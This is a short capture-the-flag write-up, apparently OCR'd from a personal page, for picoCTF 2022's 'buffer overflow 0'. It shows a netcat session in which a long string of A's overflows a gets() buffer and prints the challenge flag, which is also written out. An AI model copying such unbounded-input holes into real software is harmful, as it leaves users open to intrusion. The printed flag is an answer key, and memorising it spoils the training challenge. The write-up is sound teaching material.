
JASMINE OMANDAM


picoCTF - picoGym Challenges



```
 For more information and a beginner's guide, type less ~/README.txt.

==========================================================================

urjas_mine-picoctf@webshell:~$ nc saturn.picoctf.net 64873
Input: ^C
urjas_mine-picoctf@webshell:~$ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
-bash: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA: comman
d not found
urjas_mine-picoctf@webshell:~$ nc saturn.picoctf.net 64873
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
picoCTF{ov3rfl0ws_ar3nt_that_bad_9f2364bc}
^C
urjas_mine-picoctf@webshell:~$ nc saturn.picoctf.net 64873
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
picoCTF{ov3rfl0ws_ar3nt_that_bad_9f2364bc}
^C
urjas_mine-picoctf@webshell:~$
```



buffer overflow 0

Medium | Binary Exploitation | picoCTF 2022 | gets

AUTHOR: ALEX FULTON / PALASH OSWAL

Description

Let's start off simple, can you overflow the correct buffer? The program is available here. You can view source here.

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: NOT_RUNNING

30,928 users solved

87% Liked

Write-Up: BUFFER OVERFLOW 0

When I first opened the challenge page, I saw the familiar setup: a binary exploitation problem with the hint pointing toward the `gets()` function. The description suggested it was a warm-up, so I knew it wouldn't require a full exploit chain — just a simple overflow.

I launched the instance and connected to the remote service using netcat:

```
nc saturn.picoctf.net 64873
```

The program greeted me with a prompt:

```
Input:
```

At this point, I suspected the buffer was small and unprotected. To test it, I typed a long string of `A`s:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Immediately, the program responded with the flag:

```
picoCTF{ov3rfl0ws_ar3nt_that_bad_9f2364bc}
```

That was surprisingly quick. To confirm, I tried again with different lengths of input — shorter and longer strings of `A`s. Each time, the program still printed the flag. This told me the binary was deliberately designed so that any overflow would trigger the hidden "win" function without needing precise offsets or addresses.

The challenge was essentially a demonstration: unsafe input functions like `gets()` allow you to write past the buffer, and in this case, the developers wired that overflow directly to reveal the flag. No gdb debugging, no payload crafting — just overflow and win.

Reflection

This challenge was a gentle introduction to buffer overflows. It showed how dangerous `gets()` can be and why bounds checking matters. Later challenges in the series will require calculating exact offsets, finding function addresses, and building payloads, but this one was all about recognizing the vulnerability and exploiting it in the simplest way possible.